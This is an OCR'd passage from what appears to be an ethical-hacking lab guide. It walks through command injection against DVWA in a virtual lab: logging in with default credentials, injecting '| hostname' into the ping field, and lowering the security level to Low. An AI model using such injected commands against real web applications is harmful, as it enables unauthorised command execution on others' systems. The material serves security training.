
In this task, we will perform command-line execution on a vulnerability found in DVWA. Here, you will learn how to extract information about a target machine, create a user account, assign administrative privileges to the created account, and use that account to log in to the target machine.

Note: Ensure that the **Windows Server 2022** virtual machine is running.

1. Switch to the **Windows 11** virtual machine.
2. Launch any browser, here, we are using **Mozilla Firefox**. In the address bar of the browser place your mouse cursor, type **http://10.10.1.22:8080/dvwa/login.php** and press **Enter**
3. The **DVWA** login page appears; type the **Username** and **Password** as **gordonb** and **abc123**. Click the **Login** button.


   Note: If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.

4. You are successfully logged in, and the **DVWA** main webpage appears. Click **Command Injection** from the options available in the left pane.




5. The **Vulnerability: Command Injection** page appears; under the **Ping a device** section, type the IP address of the **Windows Server 2022** machine (here, **10.10.1.22**) into the **Enter an IP address** field and click the **Submit** button to ping the machine.


   Note: The command injection utility in DVWA allows you to ping the target machine.



6. **DVWA** successfully pings the target machine, as shown in the screenshot.



7. Now, try to issue a different command to check whether **DVWA** can execute it.
8. Type **| hostname** into the **Enter an IP address** field and click **Submit**. This command is used to probe the hostname of the target machine.




9. As you have issued a command instead of entering the IP address of a machine, the application returns an error, as shown in the screenshot.

10. The result indicates that the DVWA application is secure.
11. Now, check the security setting of the web application. To do so, click **DVWA Security** in the left pane.
12. The **DVWA Security** page appears. Observe that the security level is **Impossible**. This security setting was blocking you from executing commands other than simply pinging a machine.

13. Now, to exploit the command execution vulnerability, set the **Security Level** of the web application to low by selecting the option **Low** from the drop-down list and click **Submit**.

    Note: Here, your intention would be to show that a weakly secured web application is the prime focus of attackers, who seek to exploit its vulnerabilities.



